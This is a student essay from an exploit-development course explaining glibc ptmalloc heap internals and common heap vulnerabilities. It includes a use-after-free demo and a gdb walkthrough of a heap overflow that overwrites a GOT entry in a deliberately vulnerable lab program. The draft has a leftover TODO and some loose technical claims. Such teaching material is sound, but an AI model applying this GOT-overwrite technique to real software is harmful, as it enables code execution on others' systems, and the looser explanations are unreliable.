Protecting the Heap

Exploit Development (ZEIT8042) Major Essay

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Abstract

So it turns out the heap is dangerous.

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Introduction

Literature Review

The *heap* is a place in computer memory, made available to every program. The heap, unlike stack managed memory, shines when the use of the memory is not known until the program is actually running (i.e. runtime). That is, heap memory can be dynamically allocated and deallocated on request by the program.

Ultimately it's the responsibility of the kernel to fulfill these memory allocation requests as the come in. Managing the heap is not as simple as it may seem. The individual pieces of the heap that are in use, versus those that are free, must be carefully tracked.

The heap is managed in units of *chunk*'s. The size of a *chunk* is not fixed, and often varies depending on what memory allocations are requested. It common for allocators to store this tracking metadata at the beginning of each memory chunk requested.

When it comes to dealing with heap memory as part of a C program, the heap is conveniently abstracted away by `stdlib.h` through the `malloc` and `free` functions. This rids the need for application programmers to having to continually solve the problem of heap management and accounting. While `malloc` and `free` provide the high level interface to working with heap memory, the actual kernel is requested to make this happen through the `sbrk` and `mmap` system calls.

From section 2 (Linux Programmer's Manual) of the man pages:

> `brk()` and `sbrk()` change the location of the program break, which defines the end of the process's data segment (i.e., the program break is the first location after the end of the uninitialized data segment). Increasing the program break has the effect of allocating memory to the process; decreasing the break deallocates memory.
>
> `mmap()` creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in addr.

These two kernel memory management related primitives, provide the raw instruments needed to make a heap allocator.

When the allocator finds its starting to run low on memory to satisfy the `malloc` needs of the program, it escalates the matter with the kernel using the `mmap()` and/or `brk()` system calls, requesting to either map in additional virtual address space or adjust the size of the data segment. A seemingly simple program that requests 512 bytes of heap:

```c
#include <stdlib.h>

int main()
{
  char* a = malloc(512);
  free(a);
}
```

Tracing the kernel syscalls that are involved, can see that `mmap2()` and `brk()` feature heavily:

```
# strace ./simple
execve("./simple", ["./simple"], [/* 16 vars */]) = 0
brk(0)                                  = 0x8b5a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or direct...
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =...
```

```
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or direct...
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=17310, ...}) = 0
mmap2(NULL, 17310, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7702000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or direct...
open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\240o\1\0004\0\0\0"...
fstat64(3, {st_mode=S_IFREG|0755, st_size=1437864, ...}) = 0
mmap2(NULL, 1452408, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) ...
mprotect(0xb76fb000, 4096, PROT_NONE)   = 0
mmap2(0xb76fc000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DE...
mmap2(0xb76ff000, 10616, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_AN...
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =...
set_thread_area({entry_number:-1 -> 6, base_addr:0xb759e8d0, limit:1048575,...
mprotect(0xb76fc000, 8192, PROT_READ)   = 0
mprotect(0xb7726000, 4096, PROT_READ)   = 0
munmap(0xb7702000, 17310)               = 0
brk(0)                                  = 0x8b5a000
brk(0x8b7b000)                          = 0x8b7b000
exit_group(0)                           = ?
```

Allocators abstract the heap memory, and provides in between caching layer so that the kernel doesn't have to get involved every time heap memory is allocated or freed. When a block of previously allocated memory is freed, it returned to `ptmalloc` which organises in a free list, in the case of `ptmalloc` these are known as *bins*. When a subsequent memory request is made, `ptmalloc` will scan its bins for a free block of the size needed. If it fails to locate a free block of the appropriate size, elevates to the kernel to ask for more memory.

While there is no single defacto heap allocator, most platforms congrete around one:

- `dlmalloc` Doug Lea's general purpose allocator, the original glibc (GNU/Linux) implementation.
- `ptmalloc2` the present day (since 2006) multi-threaded allocator, the Doug Lea implmentation adapted to multiple threads/arenas by Wolfram Gloger.
- `kalloc` XNU (X is Not UNIX) the kernel of Darwin used by macOS and iOS
- `jemalloc` FreeBSD
- `tcmalloc` Google
- `libumem` Sun Solaris

Understanding the ptmalloc (glibc) heap

The `ptmalloc` code base is a decendant of the Doug Lea `dlmalloc` implmentation, adapted to support multiple threads and arenas by Wolfram Gloger.

As a general purpose heap allocator provided by glibc, the designers had to strike a balance between performance and memory efficiency. As stated in McGrath (2019):

> This is not the fastest, most space-conserving, most portable, or most tunable malloc ever written. However it is among the fastest while also being among the most space-conserving, portable and tunable. Consistent balance across these factors results in a good general-purpose allocator for malloc-intensive programs.

Some properties of the `ptmalloc2` algorithm are:

- For large (>= 512 bytes) requests, it is a pure best-fit allocator, with ties normally decided via FIFO (i.e. least recently used).
- For small (<= 64 bytes by default) requests, it is a caching allocator, that maintains pools of quickly recycled chunks.
- In between, and for combinations of large and small requests, it does the best it can trying to meet both goals at once.
- For very large requests (>= 128KB by default), it relies on system memory mapping (`mmap`) facilities, if supported.




Figure 1: ptmalloc logic tree

When a chunk is requested, the *first-fit algorithm* will try to find the first chunk that is both free and large enough. Or more concretely Shellphish (2016) shows how this deterministic behaviour can be used to control the data at a previously freed allocation:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    char* a = malloc(512);
    char* b = malloc(256);
    char* c;

    fprintf(stderr, "1st malloc(512): %p\n", a);
    fprintf(stderr, "2nd malloc(256): %p\n", b);
    fprintf(stderr, "we could continue mallocing here...\n");
    fprintf(stderr, "set a to \"this is A!\"\n");
    strcpy(a, "this is A!");
    fprintf(stderr, "first allocation %p points to %s\n", a, a);
```

```
    fprintf(stderr, "Freeing the first one...\n");
    free(a);

    fprintf(stderr, "if allocate < 512, it will end up at %p\n", a);
    fprintf(stderr, "So, let's allocate 500 bytes\n");
    c = malloc(500);
    fprintf(stderr, "3rd malloc(500): %p\n", c);
    fprintf(stderr, "And put a different string here, \"this is C!\"\n");
    strcpy(c, "this is C!");
    fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
    fprintf(stderr, "first allocation %p points to %s\n", a, a);
}
```

Output:

```
# ./simple
1st malloc(512): 0x8445008
2nd malloc(256): 0x8445210
we could continue mallocing here...
set a to "this is A!"
first allocation 0x8445008 points to this is A!
Freeing the first one...
if allocate < 512, it will end up at 0x8445008
So, let's allocate 500 bytes
3rd malloc(500): 0x8445008
And put a different string here, "this is C!"
3rd allocation 0x8445008 points to this is C!
first allocation 0x8445008 points to this is C!
```

This is known as a *use-after-free* vulnerability.

Multiple threads and arenas

`ptmalloc` being a multi threaded and arena adaption of the original Doug Lea heap allocator, allows it to undertake concurrent heap memory management activities, without blocking one thread while another thread requests a `malloc()` or `free()`.

A simple program, that involves 2 threads that request memory from the heap allocator, used to showcase some of multi-threaded features of the glibc `ptmalloc` implementation:

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/types.h>

void* threadFunc(void* arg) {
  printf("Before malloc in thread 1\n");
  getchar();
  char* addr = (char*) malloc(1000);
  printf("After malloc and before free in thread 1\n");
  getchar();
  free(addr);
  printf("After free in thread 1\n");
```

```
  getchar();
}

int main() {
  pthread_t t1;
  void* s;
  int ret;
  char* addr;

  printf("Per thread heap arena example [%d]\n",getpid());
  printf("Before malloc in main thread\n");
  getchar();
  addr = (char*) malloc(1000);
  printf("After malloc and before free in main thread\n");
  getchar();
  free(addr);
  printf("After free in main thread\n");
  getchar();
  ret = pthread_create(&t1, NULL, threadFunc, NULL);
  if(ret)
  {
    printf("Thread creation error\n");
    return -1;
  }
  ret = pthread_join(t1, &s);
  if(ret)
  {
    printf("Thread join error\n");
    return -1;
  }
  return 0;
}
```

Before `addr = (char*) malloc(1000)` is called by the program, can see no heap memory segment mapping exists for the process:

```
# cat /proc/2663/maps
08048000-08049000 r-xp 00000000 08:01 653369     /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369     /root/code/arena/arena
b757b000-b757c000 rw-p 00000000 00:00 0
b757c000-b76d8000 r-xp 00000000 08:01 395842     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76d8000-b76d9000 ---p 0015c000 08:01 395842     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
...
b7726000-b7727000 r-xp 00000000 00:00 0          [vdso]
b7727000-b7743000 r-xp 00000000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
b7743000-b7744000 r--p 0001b000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
b7744000-b7745000 rw-p 0001c000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
bfe99000-bfeba000 rw-p 00000000 00:00 0          [stack]
```

Straight after `malloc` is invoked, as can be seen below, the magic of the `brk()` syscall in action can be witnessed, which creates a heap segment by adjusting the programs break location. The heap segement in this case is placed just on top of the libc mapped program code (0xb757c000).

```
# cat /proc/2663/maps
08048000-08049000 r-xp 00000000 08:01 653369     /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369     /root/code/arena/arena
08c6a000-08c8b000 rw-p 00000000 00:00 0          [heap]
b757b000-b757c000 rw-p 00000000 00:00 0
b757c000-b76d8000 r-xp 00000000 08:01 395842     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76d8000-b76d9000 ---p 0015c000 08:01 395842     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
...
b7726000-b7727000 r-xp 00000000 00:00 0          [vdso]
b7727000-b7743000 r-xp 00000000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
b7743000-b7744000 r--p 0001b000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
b7744000-b7745000 rw-p 0001c000 08:01 391702     /lib/i386-linux-gnu/ld-2.13.so
bfe99000-bfeba000 rw-p 00000000 00:00 0          [stack]
```

While seeing the high level heap segments is useful, visualising the specific chunks within the heap would be even more useful. There are some excellent options available, for example using gdb paired with the `libheap` (@cloudburst (2017)) extension library arms gdb with heap visualisation abilities. Below can see two chunks exist on the heap, the special *top chunk*, and the 1000 (0x3f0) byte chunk that was requested using first `malloc()` in the above program:

```
gdb-peda$ heapls
           ADDR             SIZE             STATUS
sbrk_base  0x804a000
chunk      0x804a000        0x3f0            (inuse)
chunk      0x804a3f0        0x20c10          (top)
sbrk_end   0x804a000
```

The heap segment seems quite large, given only 1000 bytes was requested:

```
08c6a000-08c8b000 rw-p 00000000 00:00 0          [heap]
```

In decimal, equates to 135,168 bytes (or 132KB):

```
0x08c8b000 - 0x08c6a000 = 135168
132 * 1024 = 135168
```

Arenas

It turns out looking at `malloc.c` that 132KB of heap memory was reserved, regardless that only 1000 bytes was initally requested. This continigous block of memory is known commonly by heap allocators as the *main arena*. The `ptmalloc` allocator will utilise and manage memory from the *main arena* for future allocation requests that come in, re-allocated previously used memory that is no longer needed and growing or shrinking the *main arena* by adjusting the heap segment break location.

The *arena* enables allocators abstract the continguous block of memory used to service heap requests, and provides an in-between caching layer so that the kernel doesn't have to get involved every time heap memory is allocated or freed. When a block of previously allocated memory is freed, it returned to `ptmalloc` which organises in a free list, in the case of `ptmalloc` these are known as *bins*. When a subsequent memory request is made, `ptmalloc` will scan its bins for a free block of the size needed. If it fails to locate a free block of the appropriate size, elevates to the kernel to ask for more memory.

What is facinating about the `ptmalloc` allocator, is that when another thread `pthread_create(&t1, NULL, threadFunc, NULL)` makes a memory request using `malloc`, is that a completely new heap segment is created specifically for use by the thread, as can be seen below:

```
# cat /proc/2685/maps
08048000-08049000 r-xp 00000000 08:01 653369  /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369  /root/code/arena/arena
0804a000-0806b000 rw-p 00000000 00:00 0       [heap]
b7635000-b7636000 ---p 00000000 00:00 0
b7636000-b7e37000 rw-p 00000000 00:00 0
b7e37000-b7f93000 r-xp 00000000 08:01 395842  /lib/cmov/libc-2.13.so
```

This new thread specific heap segment is commonly referred to as the *thread arena*.

By splitting out heap segments for threads (i.e. thread arenas), allows `ptmalloc` to allocate and free heap memory in parallel, without blocking on memory operations being performance on the same *arena*.

It doesn't however make sense to create a *thread arena* for each new thread that comes along, that wants to deal with heap memory. The economics of the overheads of allocating and managing separate *thread arenas* versus sharing the same *thread arenas* must be weighed up.

In the case of `ptmalloc`, which is a general purpose allocator, there are limits imposed on the number of *thread arena*'s that can be allocated to a single program:

- For 32-bit chips: 2 x cores
- For 64-bit chips: 8 x cores

A program running on a single core 32-bit system, will have a *main arena* and up to 2 *thread arena*'s. If a hypthothetical program had 4 threads, in addition to the main thread, all of which needed to allocate and free heap memory, threads A and B would share the first *thread arena*, while threads C and D share the second *thread arena*. Although some contention may arise, the `ptmalloc` implementors consider this a reasonable tradeoff, against the management overheads of juggling additional *thread arenas*.

In the case of `ptmalloc` the `heap_info` and `malloc_state` data structures are used to represent the concept of an arena.

Data structures

Heap header

The **heap_info** represents the allocated memory for a *thread arena* heap allocation. Unlike a *main arena*, which is statically defined as a global variable in `libc.so` data segment, a *thread arena* is materialised at runtime, including it `heap_info` (heap header) and `malloc_state` (arena header). Given this, a *main arena* is never represented with a `heap_info` header.

```
struct heap_info
{
  mstate ar_ptr; /* Arena for this heap. */
  struct heap_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t mprotect_size;
};
```

Arena header

malloc_state represents an arena (both main and thread), which involves one or more heaps, and the freelist bins which relate to this memory, so that freed memory can be later reallocated.

```
struct malloc_state
{
  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];

  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;

  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;

  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* Bitmap of bins */
  unsigned int binmap[BINMAPSIZE];
};
```

Chunks

The heap is managed in units of *chunk*'s. The size of a *chunk* is not fixed, and varies based on the sizing of memory allocations requested. In `ptmalloc` chunks are represented with the `malloc_chunk` data structure:

```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;
  INTERNAL_SIZE_T      mchunk_size;
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;
};
```

A heap is divided up into a big chain (linked list) of chunks, each of which has there own chunk header (`malloc_chunk`). Depending on the type of chunk it is, determines how data is stored into the `malloc_chunk` data structure. Types of chunks include:

Top chunk

Always the first chunk at the top of an arena. It can be allocated, by this is done as a last resort by the allocator, if all free bins have been exhausted.

Last remainder chunk

When exact free chunk sizes are not available, and there sufficient larger chunks avialable, these large chunks will routinely be split into two by the allocator. The first piece is returned to the requesting program that called `malloc()`, where the other piece becomes a last remainder chunk. Last remainder chunks have the benefit of increasing the memory locality of subsequent memory allocations, which can come as a performance boost.

Allocated chunk

A chunk that's been reserved for use (Kaempf (2006)):

```
+---------------------------------+
```

```
|  If prior chunk free, then size  | <---+ chunk
|  of this chunk, else user data   |
+----------------------+---+---+---+
|  The chunk size      | N | M | P |
+----------------------+---+---+---+
|                                  | <---+ mem
|             User data            |
|                                  |
+----------------------------------+
```

If the previous chunk is free (which is doesn't have to be), the size of it is stored in `mchunk_prev_size`, otherwise this is just filled with user data from the previous chunk. Note the last three bits of the chunk size, provide some extra management metadata:

- `N` true if chunk owned by thread arena
- `M` true if chunk allocted by `mmap`
- `P` true if previous chunk is in use (i.e. has been allocated)

Free chunk

Unlike an allocated chunk, is heap memory that is available for re-allocation. Free chunks can never reside next to another free chunk. The allocator always coalesces adjacent free chunks together.

As can be seen below, a free chunk must always be preceded by an allocated chunk, therefore its `mchunk_prev_size` will always have user data from the previous allocated chunk (Kaempf (2006)).

```
+--------------------------------+
|  User data of previous chunk   | <---+ chunk
+------------------+---+---+---+
|  The chunk size  | N | M | P |
+------------------+---+---+---+
|  fd (next chunk in binlist)    | <---+ mem
+--------------------------------+
|  bk (prev chunk in binlist)    |
+--------------------------------+
|                                |
|         Unused space           |
|                                |
+--------------------------------+
```

Lastly, a free chunk maintains two pointers, `fd` and `bk`, to the next and previous free chunks stored in the same free bin as the current free chunk, forming a doubly linked list of free chunks. These are *not* simply pointers to the next and previous chunks in memory.

Bins

In heap management, a *bin* is just a list (linked list) of chunks of unallocated memory. Bins are categorised based on the size of the chunks they hold.

Fast bins


The fast bins manage 10 separate bins, as chains (singly linked lists) of free chunks. The 10 bins exist as follows:

Array index	Holds chunk sizes	Actual chunk size
0	00 - 12	16
1	13 - 20	24
2	21 - 28	32

TODO: Complete this table from P10 https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf

Hold chunk sizes shows the range of sizes that the bin is capable of holding, with *actual chunk size* being the real size after metadata and alignment of the chunk being freed. Only free chunks that match the size ranges (including metadata) of the bin can be added to it.

Given that the free chunks are daisy chained together as a singly linked list, a side-effect of this is that all free chunk addition and removal operations occur at the head/front of the list (LIFO). That is, the last free chunk added to a list, will be the first one used for an allocation.




```
typedef struct malloc_chunk *mfastbinptr;

mfastbinptr fastbinsY[]; // Array of pointers to chunks
```

Called *fast bins* because no free chunk coalescing is ever performed on adjacent *fast bin* based free chunks. The result is higher memory fragmentation (due to no compacting occurs) at the tradeoff of increased performance.

Unsorted, small and large bins

All of these three bins are managed as a single array called `bins`:

```
typedef struct malloc_chunk* mchunkptr;

mchunkptr bins[]; // Array of pointers to chunks
```

Each bin (i.e. unsorted, small and large) is defined as two values, the head and tail of the list of chunks it is responsible for managing (a singly linked list).

Unsorted bin, is a single bin where freed small and large chunks, when later freed again, end up. It exists as a cache, to aid `ptmalloc` to deal with allocation and deallocation requests.

Small bins, are managed across 62 separate bins, similar to fast bins, are broken up into distinct sizings (16, 24, ..., 504 bytes). Each contain a doubly linked list of the free chunks it contains.

Chunks allocated from small bins may be coalesced together before being assigned to the *unsorted bin*.

Large bins, are the last resort for free chunks that don't meet the requirements of the *fast bins* or *small bins*. To loosen requirements *large bins* manages its 63 seperate bins in size ranges. For example its first bin can hold free chunks sized from 512 bytes to 568 bytes. These ranges exponentally widen by groups of 64 bytes, as the bin sizes increase, with the very last bin being able to store the biggest free chunks of all.

Common Vulnerabilities

Heap allocators have a broad attack surface. This surface is significantly widens as multiple heap allocator implementations across languages and platforms are considered, with `ptmalloc` being just one. Implementation differences aside do have some themes in common. The *how2heap* (Shellphish (2016)) repository, thoroughly documents glibc `ptmalloc` heap vulnerabilities.

A whole family of attacks focuses on exploiting the allocator algorithms itself, such as a particular fastbin or smallbin implementation. Once employed to goal is to establishing an arbitrary (or close to it) pointer and/or arbitrary code execution. Arbitrary pointers are particularly dangerous, as they can be used to manipulate and often own control flow of the target program. One particurly example of this is the *house of spirit* exploit walked through below.

To highlight the diversity and breadth of attacks posssible on the heap, here I consider three different categories of attack on the glibc heap allocator, starting with a simple overflow to attack control flow, a double free attack and finally a more sophisticated attack that involves storing specially crafted fake heap chunks in fastbins.

Heap overflows

Given heap memory is mapped as a dedicated R/W segment, the overflow, not dissimilar to a buffer overflow, attempts to influence the control flow of a vulnerable program, by flooding the necessary pieces of heap memory.

The following program has 4 `malloc()` calls, and `strcpy` overflow vulnerabilities on two of the allocations:

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
  int priority;
  char *name;
};

void winner()
{
  printf("and we have a winner @ %d\n", time(NULL));
}

int main(int argc, char **argv)
```

```
{
  struct internet *i1, *i2, *i3;

  i1 = malloc(sizeof(struct internet));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct internet));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);

  printf("and that's a wrap folks!\n");
}
```

Running the program with two 4 byte inputs, runs as expected:

```
# ./heap1 AAAA BBBB
and that's a wrap folks!
```

However with inputs that exceed the 8 byte allocated heap chunks:

```
gdb-peda$ r AAAABBBBCCCCDDDDEEEEFFFFGGGG 000011112222333344445555
Stopped reason: SIGSEGV
*__GI_strcpy (dest=0x46464646 <Address 0x46464646 out of bounds>, src=0xbffffe66 "000011112222333344
```

Segfaults. Noting the dest of the `strcpy` now has an address of `0x46464646` (or the FFFF characters from the first input argument). Given that we can control the destination address (offset of the FFFF characters), and source data by overflowing enough of the heap segment, have an *arbitary write to anywhere* vulnerability.

A real world attack could involve mutating one of the GOT (global offset table) address for a function call to a dynamically linked piece of functionality tied in the linker (`ld.so`).

```
gdb-peda$ backtrace
#0  *__GI_strcpy (dest=0x46464646 <Address 0x46464646 out of bounds>, src=0xbffffe66 "00001111222233
#1  0x080485ad in main (argc=0x3, argv=0xbffffd14) at main.c:30
#2  0xb7e8de46 in __libc_start_main (main=0x8048510 <main>, argc=0x3, ubp_av=0xbffffd14, init=0x8048
#3  0x08048421 in _start ()
```

Disassembling the instruction responsible for calling `strcpy`:

```
gdb-peda$ disass 0x080485ad
Dump of assembler code for function main:
...
0x080485a8 <+152>:   call   0x80483b0 <strcpy@plt>
   0x080485ad <+157>:   mov    DWORD PTR [esp],0x804866b
   0x080485b4 <+164>:   call   0x80483d0 <puts@plt>
   0x080485b9 <+169>:   leave
   0x080485ba <+170>:   ret
End of assembler dump.
```

Reveals `puts@plt` is invoked after the dangerous `strcpy` call. To get to the GOT table, must first disassembly the PLT (procedure linkage table) trampoline to the GOT.

```
gdb-peda$ disassemble 0x80483d0
Dump of assembler code for function puts@plt:
   0x080483d0 <+0>:     jmp    DWORD PTR ds:0x8049844
   0x080483d6 <+6>:     push   0x20
   0x080483db <+11>:    jmp    0x8048380
End of assembler dump.
```

Bingo `DWORD PTR ds:0x8049844`, is the address of the `puts` GOT table entry. Replacing the 'FFFF' characters with the `puts` GOT table address `0x8049844`:

```
gdb-peda$ r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEE\x44\x98\x04\x08"`" 000011112222333344445555
Stopped reason: SIGSEGV
0x30303030 in ?? ()
```

`0x30303030` happens to be the ASCII code for the `0` (zero) character, which are the first 4 bytes of the second input argument. The segfault `0x30303030 in ?? ()` highlights that the `puts` call, got rewired (its GOT entry) to invoke instruction `0x30303030`. Dumping the `EIP` confirms this:

```
gdb-peda$ info registers
eax            0x8049844        0x8049844
ecx            0x0      0x0
edx            0x19     0x19
ebx            0xb7fd5ff4       0xb7fd5ff4
esp            0xbffffc3c       0xbffffc3c
ebp            0xbffffc68       0xbffffc68
esi            0x0      0x0
edi            0x0      0x0
eip            0x30303030       0x30303030
```

Placing the address of the desired instruction to be executed is now trivial, for example the `winner()` function:

```
gdb-peda$ x winner
0x80484ec <winner>:      "U\211\345\203\354\030\307\004$"
```

Now to write the address of `winner()` into the EIP:

```
gdb-peda$ r "`/bin/echo -ne "AAAABBBBCCCCDDDDEEEE\x44\x98\x04\x08"`" "`/bin/echo -ne "\xec\x84\x04\x
and we have a winner @ 1570881614
```

To gain a better intuition about what is going here. Set breakpoints after each `malloc` call. The first break is hit:

```
Breakpoint 1, 0x08048525 in main (argc=0x3, argv=0xbffffd24) at main.c:21
21        i1 = malloc(sizeof(struct internet));
```

To visualise the heap segment further, need its segment address:

```
gdb-peda$ info proc mappings
process 2813
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0      /root/code/heap1/heap1
         0x8049000  0x804a000     0x1000          0      /root/code/heap1/heap1
         0x804a000  0x806b000    0x21000          0           [heap]
        0xb7e76000 0xb7e77000     0x1000          0
```

```
        0xb7e77000 0xb7fd3000   0x15c000          0      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
```

Can see the heap is mapped between addresses `0x804a000` to `0x806b000`:

```
gdb-peda$ x/64wx 0x804a000
0x804a000:      0x00000000      0x00000011      0x00000000      0x00000000
0x804a010:      0x00000000      0x00020ff1      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
```

Here can see the first heap allocation `0x00000000 0x00000011 0x00000000 0x00000000`, the first 8 bytes `0x00000000 0x00000011` being the chunk header, and the second 8 bytes `0x00000000 0x00000000` the user data (the uninitialised `internet struct` in this case).

After the second `malloc()`:

```
gdb-peda$ x/64wx 0x804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x00000000
0x804a010:      0x00000000      0x00000011      0x00000000      0x00000000
0x804a020:      0x00000000      0x00020fe1      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
```

gdb can intelligently parse raw heap memory back to the more human readable `internet struct`, by casting it to an assigned gdb variable like this:

```
gdb-peda$ set $i = (struct internet*)0x804a008
gdb-peda$ print *$i
$2 = {
  priority = 0x1,
  name = 0x0
}
```

Now we can visualise the raw heap memory, let take a look at it straight after the dangerous `strcpy` is run with the malicious long input arguments:

```
gdb-peda$ x/64wx 0x804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x0804a018
0x804a010:      0x00000000      0x00000011      0x41414141      0x42424242
0x804a020:      0x43434343      0x44444444      0x45454545      0x08049844
0x804a030:      0x00000000      0x00000011      0x00000000      0x00000000
0x804a040:      0x00000000      0x00020fc1      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
```

This clearly shows the impact of the overflow. Note how the AAAA (0x41) BBBB (0x42) CCCC (0x43) DDDD (0x44) ... characters have overflowed the next chunk header bytes, and then even the value of the chunk data bytes aswell.

